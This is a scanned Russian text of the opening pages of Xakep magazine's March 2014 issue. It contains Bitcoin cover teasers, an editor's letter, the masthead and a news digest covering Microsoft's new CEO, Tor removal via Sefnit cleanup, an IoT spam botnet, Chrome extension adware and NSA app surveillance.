03 (182) 2014



WWW.XAKEP.RU

РЕКОМЕНДОВАННАЯ ЦЕНА 360 ₽

Где хранить Bitcoin?



Есть ли шансы у других криптовалют?



Всё о Bitcoin

- теория протокола
- эффективный майнинг
- лучший софт
- практика работы на биржах

Почему нельзя подделать Bitcoin?





Сложно ли сейчас добывать Bitcoin?




(game)land hi-fun media

PUBLISHING FOR ENTHUSIASTS



- Получать скидки в барах, ресторанах и магазинах твоего города



- Участвовать в акциях и посещать закрытые мероприятия для держателей «Мужской Карты»
- Управлять своими счетами, используя систему интернет-банка «Альфа-Клик»

Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам:
8 (495) 788-88-78 в Москве | 8-800-2000-000 в регионах России (звонок бесплатный)



MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ





www.mancard.ru

на правах рекламы

ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 05.03.2012 №1326"



Номер, который ты только что открыл, посвящен одной из самых горячих тем в современном мире IT. Помню, когда мы готовили первый материал про Bitcoin в октябрьском номере за 2012 год, к новой криптовалюте все относились довольно скептично. И никто не мог предугадать, что буквально через два-три месяца начнется стремительный рост стоимости. И вот тогда о Bitcoin заговорили буквально все. Мы и сами не предполагали, что все получится именно так, — в противном случае журнал бы уже давно издавался из какой-нибудь солнечной островной страны :).


Для нас Bitcoin в первую очередь интересная технология, которая, безусловно, доказала свое право на жизнь. Даже если что-то и случится с этой валютой, появятся другие. Наконец, решения, задействованные в Bitcoin, находят применение в других продуктах — от систем обмена сообщениями до прототипов принципиально иных мобильных телефонов (мы подробно рассказывали об этом в нашем прошлогоднем «параноидальном» номере).


Но и сейчас, спустя еще год, хайп и истерия вокруг Bitcoin не перестает утихать. Уже после того, как мы начали работать над этой темой и сдали первый материал, Центральный банк выступил со своим нашумевшим заявлением. А дальше началось обсуждение ограничения анонимных платежей в Сети. Поэтому сейчас, когда мы сдаем этот номер в печать, сложно даже предположить, какой статус будет у Bitcoin в нашей стране через еще две недели. Но это же не повод отказываться от, возможно, самого исчерпывающего материала в журнале за последнее время? Тебя ждут 20 полос, написанные программистами, энтузиастами криптографии и криптовалюты, а также вполне серьезными экономистами. А что касается возможных запретов — остается только следить за новостями.

Илья Илембитов,
шеф-редактор][
@ilembitov

№ 03
(182)

Дата выхода:
05.03.2014





(game)land

Шеф-редактор	Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор	Илья Русанен (rusanen@real.xakep.ru)
Литературный редактор	Евгения Шарипова

РЕДАКТОРЫ РУБРИК

PC ZONE, СЦЕНА, UNITS	Илья Илембитов (ilembitov@real.xakep.ru)
ВЗЛОМ	Юрий Гольцев (goltsev@real.xakep.ru) Антон «ant» Жуков (ant@real.xakep.ru)
X-TOOLS	Дмитрий Евдокимов (evdokimovds@gmail.com)
UNIXOID, X-MOBILE и SYN/ACK	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE	Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
КОДИНГ	Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru) Илья Русанен (rusanen@real.xakep.ru)

ART

Арт-директор	Егор Пономарев
Верстальщик	Вера Светлых
Обложка	Егор Пономарев

DVD

Выпускающий редактор	Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел	Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео	Максим Трубицын
PR-менеджер	Анна Григорьева (grigorieva@glc.ru)

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке	shop.glc.ru, info@glc.ru (495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «МегаФон»)
Отдел распространения	Наталья Алехина (lapina@glc.ru)
Адрес для писем	Москва, 109147, а/я 25

ИНДЕКСЫ ПОЧТОВОЙ ПОДПИСКИ ЧЕРЕЗ КАТАЛОГИ

по объединенному каталогу «Пресса России»	29919
по каталогу российской прессы «Почта России»	16766
по каталогу «Газеты, журналы»	29919

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50333 от 21 июня 2012. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 360 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.

CONTI

Концепция, которую я внушал всем сотрудникам, сводилась к правилу: если сомневаешься, что это нужно, — добавь это в качестве опции





МАРТ 2014
№ 182

Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

За долгие 22 года в Microsoft Наделла успел поработать исполнительным директором в наиболее быстрорастущих и прибыльных подразделениях

Microsoft

Помимо имени нового CEO, Microsoft объявила и о том, что Билл Гейтс покидает пост председателя совета директоров. Теперь он будет консультировать менеджмент по технологическим вопросам в качестве советника.

MICROSOFT ВЫБРАЛА НОВОГО CEO



Как ты помнишь, еще в августе прошлого года Стивен Балмер объявил о том, что покинет пост главы корпорации в течение 12 месяцев и передаст полномочия преемнику. Кто станет этим самым преемником, спорили все прошедшие с того момента полгода. Кандидатур было, прямо скажем, немало, в списке претендентов фигурировали имена бывшего главы Nokia Стивена Элопа, экс-гендиректора Skype Тони Бейтса, главы Ford Motor Co Алана Мулалли и многих других. И вот корпорация Microsoft объявила, что они наконец ~~выбрали нового папу~~ определились: совсем скоро MS возглавит 46-летний Сатья Наделла. Наделла — американец индийского происхождения, так что Сеть, разумеется, уже наводнили шутки о том, что теперь-то индийский код в продуктах Microsoft вообще «узаконен». Мы от подобного воздержимся и лучше расскажем о новом CEO подробнее.

В Microsoft Наделла пришел еще в 1992 году, до этого успев поработать в Sun Microsystems. Начинал он с позиции старшего вице-президента R&D-подразделения онлайн-сервисов и за долгие 22 года в компании успел поработать исполнительным директором в наиболее быстрорастущих и прибыльных подразделениях. К примеру, он руководил бизнес-подразделением, облачными сервисами и возглавлял разработку Bing. Практически на всех занимаемых ранее позициях Наделла показал себя прекрасно, добился успехов и оперировал миллиардными бюджетами. Единственным его минусом как кандидата на пост главы компании, пожалуй, можно назвать отсутствие опыта управления собственно компанией. Но здесь стоит отметить, что Наделлу на пост CEO лоббировали сами Балмер и Билл Гейтс, так что без поддержки и ценного совета на новой должности он точно не останется.

В последнее время команда Наделлы работала над платформой Cloud OS, заточенной специально под мобильные приложения и облака. Под управлением Cloud OS работают O365, Bing, SkyDrive, Xbox Live, Skype и Dynamics, и на нее же ориентированы новые сервисы и продукты. Облака вообще важны для Microsoft и приносят неплохой доход — Azure дала миллиардную прибыль в прошлом году. К тому же именно облака являются тем сегментом рынка, где Microsoft по-прежнему сильна, невзирая на конкурентов. В этом свете назначение Наделлы на пост главы компании становится совсем понятным.




TOR — ЭТО ЛИШНЕЕ

MICROSOFT ДИСТАНЦИОННО УДАЛИЛА TOR-ПО С КОМПЬЮТЕРОВ ПОЛЬЗОВАТЕЛЕЙ

Microsoft в очередной раз «блеснула»: кто-то в компании додумался включить в базы всех антивирусных программ Microsoft сигнатуры файлов Tor. Нет, конечно, сделано это было не из дурных побуждений. Дело в том, что программное обеспечение Tor было заражено зловредом Sefnit. Однако из-за этого Microsoft без предупреждения «очистила от Tor» порядка трех с половиной миллионов компьютеров.

Распространение Sefnit в интернете началось примерно в августе 2013 года, и именно тогда количество пользователей Tor подскочило с одного миллиона до пяти с половиной миллионов всего за пару недель. Sefnit использовал версию клиента 0.2.3.25, которая действительно имеет ряд уязвимостей. В ноябре 2013 года количество пользователей Tor стало так же резко сокращаться. Это произошло именно тогда, когда Microsoft в дистанционном режиме принялась удалять Sefnit, а вместе с ним и клиенты Tor (через Malicious Software Removal Tool и процедуру автоматического обновления Windows Update / Microsoft Update). Интересно, что компания не предупредила о своих действиях никого, включая разработчиков проекта Tor, а также удалила старое клиентское обеспечение Tor даже с тех компьютеров, которые никогда не были заражены Sefnit. Вот такая радикальная борьба с ботнетами, а заодно и с анонимными сетями.

Эксперты, а также исполнительный директор Tor Эндрю Льюмен в ответ на эту новость замечают, что слова «Windows», «Tor» и «анонимность» в одном предложении вообще смотрятся довольно забавно. Сохранять анонимность в Windows — не очень хорошая идея.




ВАША МИКРОВОЛНОВКА РАССЫЛАЕТ СПАМ

ПЕРВЫЕ РОБКИЕ ПОСЛЕДСТВИЯ ИНТЕРНЕТА ВЕЩЕЙ



Шутки про холодильник с подключением к интернету, в общем-то, давно перестали быть шутками — на рынке представлено уже немало самой разной бытовой техники с подключением к Сети, даже не принимая в расчет умные телевизоры. Разумеется, хакеры не могли долго игнорировать этот новый и заманчивый виток технологий.

Недавно американская компания Proofpoint обнаружила уникальный ботнет, разославший суммарно несколько миллионов фишинговых и спамерских писем. Как показало изучение ботнета, он состоял из 450 тысяч уникальных IP-адресов, но кроме обычных компьютеров и ноутбуков в ботнете состояла и умная бытовая техника. Из-за неправильных настроек и несерьезных паролей заражению подверглись маршрутизаторы, мультимедийные центры, телевизоры и по крайней мере один холодильник. Они составляли около 25% ботов (а это более 100 тысяч устройств) и непосредственно разослали 750 тысяч писем. Активность ботнета продолжалась с 23 декабря 2013 года по 6 января 2014 года. Увы, производители бытовой техники пока совершенно не думают о безопасности.




Apple не одобрила публикацию Cryptocat в каталоге App Store. Причины неизвестны, но стоит сказать, что в Mac App Store приложение доступно и разрешено.



На Winamp нашли покупателя, и это даже не Microsoft. Медиаплеер и сервис SHOUTcast, принадлежащие AOL, купит компания Radionomy, занимающаяся интернет-радиовещанием.



Банк России выпустил пресс-релиз, в котором приравнял операции с виртуальными валютами, и в частности BC, к отмыванию денег или даже терроризму.




Еще одной программой вознаграждения за баги стало больше. От 100 до 5000 долларов готов платить GitHub за найденные в GitHub API, Gist и GitHub.com уязвимости.

НОВЫЕ ПРИНТЕРЫ И МФУ ОТ KYOCERA

ЯПОНЦЫ АНОНСИРОВАЛИ ДЕСЯТЬ НОВЫХ УСТРОЙСТВ

Шесть новых высокоскоростных цветных МФУ формата А3, а также четыре компактных принтера представила компания Kyocera. Модели МФУ TASKalfa 3051ci, TASKalfa 3551ci, TASKalfa 4551ci, TASKalfa 5551ci, TASKalfa 6551ci и 7551ci предназначены для больших и средних офисов, а также корпоративных отделов оперативной полиграфии. Они рассчитаны на печать до 400 тысяч страниц в месяц.

Что касается четырех компактных принтеров Ecosys P6021cdn, P6026cdn, P6030cdn и P7035cdn, то они пришли на смену существующим устройствам и подходят для самых разных групп пользователей — от домовладений и небольших офисов до больших рабочих групп с объемом печати до 15 тысяч страниц в месяц. Бескартриджевая система toner-only уменьшает общие затраты на печать, а показатели обычного потребления электроэнергии (TEC) здесь сокращены на 40%. Контроллер печати позволяет быстро обрабатывать документы, а увеличенный до 512 Мб объем памяти минимизирует возможные простои оборудования. Все четыре устройства можно оснастить опциями беспроводной печати с мобильных устройств (Mobile Print) и печати по воздуху (Air Print).



МФУ оснащаются тачскрином с диагональю 10,1", который умеет даже распознавать жесты (функции pinch to zoom и swipe). От предыдущих моделей новинки отличает также меньшее энергопотребление (TEC) — на 50% ниже.





→ **ФБР случайно получило доступ** ко всей почтовой базе сервиса Tor Mail, изъяв файлы у хостинговой компании Freedom Hosting в ходе расследования дела о детском порно.



→ **Отчет Cisco о рынке кибербезопасности показал:** в мире не хватает порядка миллиона специалистов в сфере ИБ. А самый «любимый» язык злоумышленников — Java.

$480 МИЛЛИОНОВ

СОБРАЛИ НА KICKSTARTER ЗА ГОД

→ Если у кого-то еще остались сомнения в том, что краудфандинг работает, отчет за прошедший 2013 год от Kickstarter призван вас в этом разубедить. В различные проекты вкладывают примерно 1,3 миллиона в день или 913 долларов в минуту. Более того, это затягивает: свыше 807 тысяч человек проспонсировали более одного проекта.

95%

БАНКОМАТОВ РАБОТАЮТ НА WIN XP

→ Оказывается, более 420 тысяч банкоматов в США до сих пор работают под управлением Windows XP. Напомню, Microsoft совсем скоро прекращает поддержку данной ОС, и, даже если ее продлят до 2015 года, это не сильно поможет. Основная проблема состоит в том, что большинство банкоматов нужно апгрейдить вручную.

NINTENDO И ПРИЛОЖЕНИЯ ДЛЯ СМАРТФОНОВ

БУДЕТ ЛИ ЯПОНСКАЯ КОМПАНИЯ ВЫПУСКАТЬ ПРИЛОЖЕНИЯ ДЛЯ МОБИЛЬНЫХ УСТРОЙСТВ? НЕ СОВСЕМ

Недавно все игровое сообщество всполошила новость о том, что Nintendo все-таки постепенно сдает позиции и меняет свое категоричное «нет» для мобильных игр на более обнадеживающие ответы. Но как оказалось в итоге, все не так просто.

Шумиха началась с того, что в интервью японскому изданию Nikkei президент и CEO компании Сатору Ивата заявил, что компания планирует выпустить некие приложения для смартфонов. Разумеется, многие тут же подумали: «Игры!», но оказались не правы. Здесь стоит сделать небольшое отступление и сказать, что дела у Nintendo идут не очень хорошо. Продажи консолей Wii U показывают очень грустный результат. Так, компания изначально планировала продать 9 миллионов устройств в нынешнем финансовом году, но затем пересмотрела эту цифру до 2,8 миллиона единиц, и это тоже очень оптимистичный прогноз. По итогам третьего финансового квартала 2013 года операционная прибыль Nintendo составила 21,7 миллиарда йен (около 210 миллионов долларов), чистая прибыль — 9,6 миллиарда йен (94 миллиона долларов). По итогам всего года компания ожидает чистый убыток в размере 25 миллиардов иен (244 миллиона долларов) и операционный убыток в 35 миллиардов иен (341 миллион долларов).

Разумеется, многие считают, что Nintendo в этой ситуации давно стоит обратить внимание на рынок мобильных устройств, поэтому заявление Сатору Ивата и было расценено как намек на смену курса. Однако Nintendo очень быстро опровергла все слухи, в очередной раз сказав решительное «нет». В частности, Ивата уверен, что запуск ключевых для компании серий на мобильных устройствах, то есть «Марио» (Mario), «Зельда» (Legend of Zelda) и «Покемоны» (Pokémon), только повредит дальнейшим продажам карманной консоли Nintendo 3DS. В компании до сих пор искренне уверены, что бум мобильных гаджетов и игр вовсе не означает смерть карманных консолей. В этом присутствует своя логика, к примеру, нельзя не принимать во внимание то, что дорогие игры для мобильных платформ сейчас редко бывают успешны, а хиты Nintendo скверно поведут себя на сенсорных экранах. Таким образом, Ивата уверен, что кратковременные перспективы на рынке смартфонов не стоят того риска, ради которого необходимо изменить всю стратегию компании.

По итогам года компания ожидает чистый убыток в размере 244 миллионов долларов и операционный убыток в 341 миллион

Словом, оказалось, что в интервью глава Nintendo говорил о приложениях, при помощи которых пользователи консолей смогут выбирать и покупать новые игры, используя мобильник. Мобильным пользователям станет доступна сеть Wii U Nintendo Network, можно будет зайти в нее и просмотреть игры со смартфона или планшета. Но никаких мобильных игр, только консоли, только хардкор.

Также компания сообщает, что в будущем собирается подстраивать свое ценообразование под развивающиеся рынки и сделать игры для DS доступными для Wii U. Очевидно, это единственные уступки, на которые готово руководство Nintendo.



01



OCULUS RIFT СТАЛИ ЕЩЕ ЛУЧШЕ

→ Появился новый прототип Oculus Rift — Crystal Cove. Разработчики уверяют, что сумели победить эффект размытия, возникавший при движении (что приводило к потере ориентации в пространстве). Новая система использует более быстрые OLED-дисплеи и специальные маркеры, позволяющие точнее отслеживать положение головы пользователя.

02



РАБОТА НАД ОШИБКАМИ В WIN 8.1

→ Тестирование первого апдейта для Windows 8.1, что выходит 11 марта, идет полным ходом, и вот что сообщают испытатели: не любимый многими интерфейс Metro наконец выключен по умолчанию, вернулся десктопный вид и кнопка «Пуск» (вызывает Modern UI). Словом, Microsoft пытается сделать ОС удобной и для пользователей с клавиатурой и мышью.

03



ПРОБЛЕМЫ У ПОЧТЫ YAHOO!

→ Почта Yahoo! и так не пользуется популярностью даже среди сотрудников компании, а теперь сервис и вовсе постиг массовый взлом, который уже подтвердила компания. Точные масштабы проблемы не называются, но в Yahoo! предупредили, что в аккаунты клиентов, используя их логин и пароль, массово входят посторонние люди.

РАСШИРЕНИЯ CHROME КАК ИНСТРУМЕНТ ХАКЕРОВ

ГРЯДЕТ ПЕРЕСМОТР ПОЛИТИКИ РАБОТЫ CHROME WEB STORE, И ЭТО ОЧЕНЬ СВОЕВРЕМЕННО


Браузер Chrome так любим пользователями не в последнюю очередь благодаря своим тихим и незаметным обновлениям. Ты всегда можешь быть уверен, что у тебя стоит последняя версия Chrome, и при этом никаких раздражающих диалоговых окон и назойливых напоминаний об апдейтах. Проблема в том, что так же тихо и незаметно обновляются и расширения Chrome. То есть фактически все строится на том, доверяешь ли ты авторам того или иного расширения. Ведь ты позволяешь этим людям изменять код своего расширения как им вздумается, а потом автоматически интегрировать его в твой браузер. Скажу даже больше — права на расширение могут быть переданы или проданы третьим лицам, и пользователей при этом информировать вовсе не обязательно.


Разумеется, криминальные умы не могли не воспользоваться такой замечательной возможностью. Новое веяние как среди авторов малвари, так и среди агрессивных рекламщиков — перекупать чужие расширения, а затем без ведома пользователей добавлять туда пресловутый спам или что-нибудь похуже. Совсем недавно из каталога по названным причинам были удалены Add to Feedly и Tweet This Page, ведь спам все-таки нарушает политику компании. Авторы этих расширений рассказывают одну и ту же историю — в один прекрасный день им на email пришло предложение о покупке их продукта «за четырехзначную сумму». Как пишет автор Add to Feedly, расширение было создано им за час, «на коленке», так что предложение он нашел весьма заманчивым. Продать свои продукты неизвестным лицам согласились оба автора. Вскоре после сделок код приложений изменился, и расширения завалили пользователей рекламой.

Здесь стоит пояснить, что реклама не запрещена полностью. Политика Google, которая была обновлена в декабре 2013 года, позволяет расширениям вставлять рекламу, но лишь в качестве части одной веб-страницы. Как ты понимаешь, модифицированные расширения этим не ограничивались, они вполне способны превратить всю поисковую выдачу Google в одну сплошную рекламу, где все ссылки ведут на проплаченные страницы. Однако отследить подобное очень трудно. Антивирусы и сканеры ничего не находят, и не каждому придет в голову искать источник заражения в автоматических обновлениях Chrome.

Если Mozilla требуют предоставлять на проверку исходники расширений, в Chrome Store это не нужно

В Google обновления приложений не проходят ручной проверки модераторов, как это реализовано у Mozilla, Chrome Store предполагает, что разработчику приложения уже доверяют его пользователи. И если в Mozilla требуют предоставлять на проверку исходники расширений, в Chrome Store не нужно и это. Хотя «скормить» Chrome Store откровенную малварь все-таки трудно, вопрос спама сейчас встал особенно остро.





К счастью, Google недавно объявила в официальном блоге, что политика работы Chrome Web Store будет изменена и пересмотрена в июне текущего года. Надеемся, описанные неприятные вещи в ходе этого обновления урегулируют.

01



НА СТРАЖЕ НАШЕЙ ПРИВАТНОСТИ

→ Фонд электронных рубежей (EFF) опубликовал рейтинг компаний, активнее всего защищавших данные своих пользователей от посягательств со стороны правительства. Максимальный рейтинг (6/6) получили только Sonic.net и Twitter. Худшими (0/6) признаны Verizon, немногим лучше (1/6) Apple, AT&T и Yahoo!.


02



МИЛЛИАРД ДОЛЛАРОВ ДЛЯ IBM WATSON

→ Именно столько собирается потратить IBM на развитие своего суперкомпьютера Watson. На эти деньги создадут подразделение (2 тысячи человек) для разработки облачных сервисов для Watson. Еще сто миллионов долларов выделят компаниям, разрабатывающим для Watson приложения.

03



ХУДШИЕ ПАРОЛИ В МИРЕ

→ Каждый год компания SplashData публикует рейтинг худших паролей мира, опираясь на списки украденных паролей, утекших в Сеть за год. На этот раз антитоп возглавляет «123456», потеснив с первого места «password». Ну и по-прежнему в почете «admin», «iloveyou», «abc123», «qwerty» и «11111».



ПИШИТЕ ПИСЬМА, ДОРОГИЕ СПАМЕРЫ

СТРАННОВАТЫЙ РЕЗУЛЬТАТ ИНТЕГРАЦИИ GMAIL И GOOLGE+

Совсем недавно мы рассказывали о печальных следствиях интеграции YouTube и Google+, которые были крайне негативно восприняты пользователями. Похоже, Google это совсем не заботит: теперь G+ начинает «прорастать» в Gmail.

Первые результаты слияния сервисов уже «налицо». Отныне можно отправлять людям письма из Gmail, даже не зная их email-адреса. Спамеры ликуют и любят Google. Работает все это очень просто: информация о почтовом адресе заимствуется из социальной сети Google+. Чтобы отправить письмо, нужно ввести в поле «Получатель» ФИО человека. Если человек зарегистрирован в Google+, то он получит это послание. Несмотря на то что письмо уйдет по адресу, email получателя, разумеется, останется скрытым для отправителя (спамерам это не страшно). Адрес будет «рассекречен» лишь в том случае, если человек ответит на это письмо.

Разумеется, все это регулируется настройками. Если пользователь Google+ не хочет получать письма от людей, которые не знают его адреса, он может задать соответствующие настройки в Gmail, в разделе «Отправлять письма через Google+». Всего Gmail предусматривает четыре уровня приватности. Можно разрешить отправлять письма всем людям, только друзьям и друзьям друзей, только друзьям и никому. Что важно — по умолчанию включен первый вариант.



Тем временем YouTube вернул специальный раздел Inbox, так что пользователи вновь могут управлять опубликованными под видео комментариями. Напомним, что раздел был удален в пользу единой системы комментариев, привязанной к соцсети Google+.


ДАЖЕ ANGRY BIRDS СЛИВАЕТ ДАННЫЕ АНБ

РАЗОБЛАЧЕНИЯ СНОУДЕНА ПРОДОЛЖАЮТСЯ — СПЕЦСЛУЖБАМ ИНТЕРЕСНЫ ЛЮБЫЕ ПОПУЛЯРНЫЕ ПРИЛОЖЕНИЯ



Спецслужбам нет разницы, через какое именно приложение следить за тобой, это может быть и сверхпопулярная игра, почему нет? Недавно издание NY Times в очередной раз процитировало секретные документы АНБ, предоставленные Эдвардом Сноуденом. Согласно этим бумагам, американская и британская разведки наблюдают за мобильными пользователями через «десятки приложений для смартфонов», включая популярные игры вроде Angry Birds.

Финская компания Rovio эти обвинения частично опровергла, заявив, что добровольно не предоставляет пользовательских данных АНБ. Rovio теперь собираются пересмотреть схемы работы со сторонними рекламными сетями. Именно через них, скорее всего, спецслужбы получали информацию. Несмотря на это, официальный сайт Angry Birds тут же взломали и дефейснули, написав «Spying birds» на главной странице и сопроводив все это логотипом АНБ. «Птички-шпионы» продержались всего несколько минут, после чего Rovio оперативно отключила сайт от интернета. Через 90 минут ресурс возобновил работу в первозданном виде.



Google вновь расширяет свою программу вознаграждений — теперь деньги можно получать за баги, найденные в расширениях для Chrome (в тех, что by Google).




По данным Cisco, в потреблении 3G- и 4G-трафика лидирует Япония — 1,87 Гб в месяц на человека. На втором месте США (1,41 Гб) и следом Южная Корея (1,25 Гб).



Bitcoin-кошелек Blockchain продержался в Apple App Store дольше всех, но теперь и его постигло исключение из каталога. Apple, похоже, не одобряет криптовалюту.



Sony объявила, что прекращает производство ПК и продает подразделение VAIO. Компания концентрируется только на смартфонах и планшетах.



FACEBOOK СКОРО ИСЧЕЗНЕТ (НА САМОМ ДЕЛЕ НЕТ)

ПРИНСТОН И FACEBOOK ПРЕДСКАЗАЛИ ИСЧЕЗНОВЕНИЕ ДРУГ ДРУГА, ОБМЕНЯВШИСЬ ЯВНЫМ ТРОЛЛИНГОМ

Инженеры из Принстонского университета опубликовали весьма странную научную работу «Эпидемиологическое моделирование динамики социальных сетей в интернете» с анализом модели роста социальных сетей MySpace и Facebook. Согласно исследованию, рост популярности социальных сетей идет практически по одному сценарию. А значит, если Facebook и далее продолжит следовать этой модели, то соцсеть растеряет 80% аудитории в течение следующих пяти лет. Правда, закат MySpace принято связывать с восходом Facebook. По крайней мере, эти два процесса происходили синхронно.

